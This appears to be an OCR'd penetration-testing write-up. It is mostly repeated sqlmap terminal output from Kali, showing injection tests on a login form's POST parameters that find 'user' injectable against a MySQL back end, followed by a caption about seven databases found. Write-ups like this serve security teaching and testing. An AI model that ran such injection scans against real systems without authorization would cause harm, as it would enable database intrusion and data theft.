[19:26:22] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause (GENERATE_SERIES)'
[19:26:23] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY clause'
[19:26:23] [INFO] testing 'Oracle error-based - ORDER BY, GROUP BY clause'
[19:26:23] [INFO] testing 'Firebird error-based - ORDER BY clause'
[19:26:23] [INFO] testing 'IBM DB2 error-based - ORDER BY clause'
[19:26:23] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking (EXEC)'
[19:26:24] [INFO] testing 'Generic inline queries'
[19:26:24] [INFO] testing 'MySQL inline queries'
[19:26:24] [INFO] testing 'PostgreSQL inline queries'
[19:26:24] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[19:26:24] [INFO] testing 'Oracle inline queries'
[19:26:24] [INFO] testing 'SQLite inline queries'
[19:26:24] [INFO] testing 'Firebird inline queries'
[19:26:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[19:26:25] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[19:26:26] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[19:26:26] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[19:26:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[19:26:28] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[19:26:28] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[19:26:29] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[19:26:30] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[19:26:30] [INFO] testing 'PostgreSQL stacked queries (heavy query)'
[19:26:31] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[19:26:32] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc)'
[19:26:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[19:26:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE - comment)'
[19:26:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[19:26:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE)'
[19:26:35] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:26:35] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE)'
[19:26:36] [INFO] testing 'Oracle stacked queries (heavy query - comment)'
[19:26:37] [INFO] testing 'Oracle stacked queries (heavy query)'
[19:26:37] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP - comment)'
[19:26:38] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP)'
[19:26:39] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP - comment)'
[19:26:39] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP)'
[19:26:39] [INFO] testing 'IBM DB2 stacked queries (heavy query - comment)'
[19:26:39] [INFO] testing 'IBM DB2 stacked queries (heavy query)'
[19:26:40] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[19:26:40] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[19:26:41] [INFO] testing 'Firebird stacked queries (heavy query - comment)'
[19:26:42] [INFO] testing 'Firebird stacked queries (heavy query)'
[19:26:42] [INFO] testing 'SAP MaxDB stacked queries (heavy query - comment)'
[19:26:43] [INFO] testing 'SAP MaxDB stacked queries (heavy query)'
[19:26:44] [INFO] testing 'HSQLDB ≥ 1.7.2 stacked queries (heavy query - comment)'
[19:26:44] [INFO] testing 'HSQLDB ≥ 1.7.2 stacked queries (heavy query)'
[19:26:45] [INFO] testing 'HSQLDB ≥ 2.0 stacked queries (heavy query - comment)'
[19:26:45] [INFO] testing 'HSQLDB ≥ 2.0 stacked queries (heavy query)'
[19:26:46] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[19:26:56] [INFO] POST parameter 'user' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[19:27:26] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:27:26] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:27:27] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]


Following through with the prompts





kali@kali: ~
File Actions Edit View Help
[19:26:23] [INFO] testing 'Firebird error-based - ORDER BY clause'
[19:26:23] [INFO] testing 'IBM DB2 error-based - ORDER BY clause'
[19:26:23] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking (EXEC)'
[19:26:24] [INFO] testing 'Generic inline queries'
[19:26:24] [INFO] testing 'MySQL inline queries'
[19:26:24] [INFO] testing 'PostgreSQL inline queries'
[19:26:24] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[19:26:24] [INFO] testing 'Oracle inline queries'
[19:26:24] [INFO] testing 'SQLite inline queries'
[19:26:24] [INFO] testing 'Firebird inline queries'
[19:26:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[19:26:25] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[19:26:26] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[19:26:26] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[19:26:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[19:26:28] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[19:26:28] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[19:26:29] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[19:26:30] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[19:26:30] [INFO] testing 'PostgreSQL stacked queries (heavy query)'
[19:26:31] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[19:26:32] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc)'
[19:26:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[19:26:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE - comment)'
[19:26:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[19:26:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE)'
[19:26:35] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:26:35] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE)'
[19:26:36] [INFO] testing 'Oracle stacked queries (heavy query - comment)'
[19:26:37] [INFO] testing 'Oracle stacked queries (heavy query)'
[19:26:37] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP - comment)'
[19:26:38] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP)'
[19:26:39] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP - comment)'
[19:26:39] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP)'
[19:26:39] [INFO] testing 'IBM DB2 stacked queries (heavy query - comment)'
[19:26:39] [INFO] testing 'IBM DB2 stacked queries (heavy query)'
[19:26:40] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[19:26:40] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[19:26:41] [INFO] testing 'Firebird stacked queries (heavy query - comment)'
[19:26:42] [INFO] testing 'Firebird stacked queries (heavy query)'
[19:26:42] [INFO] testing 'SAP MaxDB stacked queries (heavy query - comment)'
[19:26:43] [INFO] testing 'SAP MaxDB stacked queries (heavy query)'
[19:26:44] [INFO] testing 'HSQLDB ≥ 1.7.2 stacked queries (heavy query - comment)'
[19:26:44] [INFO] testing 'HSQLDB ≥ 1.7.2 stacked queries (heavy query)'
[19:26:45] [INFO] testing 'HSQLDB ≥ 2.0 stacked queries (heavy query - comment)'
[19:26:45] [INFO] testing 'HSQLDB ≥ 2.0 stacked queries (heavy query)'
[19:26:46] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[19:26:56] [INFO] POST parameter 'user' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[19:27:26] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:27:26] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:27:27] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[19:27:54] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[19:27:54] [INFO] testing 'Generic UNION query (88) - 21 to 40 columns'
[19:27:54] [INFO] testing 'Generic UNION query (88) - 41 to 60 columns'
[19:27:54] [INFO] testing 'Generic UNION query (88) - 61 to 80 columns'
[19:27:54] [INFO] testing 'Generic UNION query (88) - 81 to 100 columns'
[19:27:54] [INFO] checking if the injection point on POST parameter 'user' is a false positive
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y



kali@kali: ~
File Actions Edit View Help
[19:26:32] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc)'
[19:26:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[19:26:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE - comment)'
[19:26:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[19:26:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE)'
[19:26:35] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:26:35] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE)'
[19:26:36] [INFO] testing 'Oracle stacked queries (heavy query - comment)'
[19:26:37] [INFO] testing 'Oracle stacked queries (heavy query)'
[19:26:37] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP - comment)'
[19:26:38] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP)'
[19:26:39] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP - comment)'
[19:26:39] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP)'
[19:26:39] [INFO] testing 'IBM DB2 stacked queries (heavy query - comment)'
[19:26:39] [INFO] testing 'IBM DB2 stacked queries (heavy query)'
[19:26:40] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[19:26:40] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[19:26:41] [INFO] testing 'Firebird stacked queries (heavy query - comment)'
[19:26:42] [INFO] testing 'Firebird stacked queries (heavy query)'
[19:26:42] [INFO] testing 'SAP MaxDB stacked queries (heavy query - comment)'
[19:26:43] [INFO] testing 'SAP MaxDB stacked queries (heavy query)'
[19:26:44] [INFO] testing 'HSQLDB ≥ 1.7.2 stacked queries (heavy query - comment)'
[19:26:44] [INFO] testing 'HSQLDB ≥ 1.7.2 stacked queries (heavy query)'
[19:26:45] [INFO] testing 'HSQLDB ≥ 2.0 stacked queries (heavy query - comment)'
[19:26:45] [INFO] testing 'HSQLDB ≥ 2.0 stacked queries (heavy query)'
[19:26:46] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[19:26:56] [INFO] POST parameter 'user' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[19:27:26] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:27:26] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:27:27] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[19:27:54] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[19:27:54] [INFO] testing 'Generic UNION query (88) - 21 to 40 columns'
[19:27:54] [INFO] testing 'Generic UNION query (88) - 41 to 60 columns'
[19:27:54] [INFO] testing 'Generic UNION query (88) - 61 to 80 columns'
[19:27:54] [INFO] testing 'Generic UNION query (88) - 81 to 100 columns'
[19:27:54] [INFO] checking if the injection point on POST parameter 'user' is a false positive
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[19:30:19] [INFO] testing if POST parameter 'password' is dynamic
[19:30:19] [WARNING] POST parameter 'password' does not appear to be dynamic
[19:30:19] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[19:30:19] [INFO] testing for SQL injection on POST parameter 'password'
[19:30:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:30:19] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[19:30:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[19:30:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[19:30:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[19:30:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[19:30:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[19:30:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[19:30:21] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:30:21] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[19:30:21] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[19:30:21] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[19:30:21] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[19:30:21] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[19:30:21] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requ
ests? [Y/n] y


Seven databases uncivered during the search

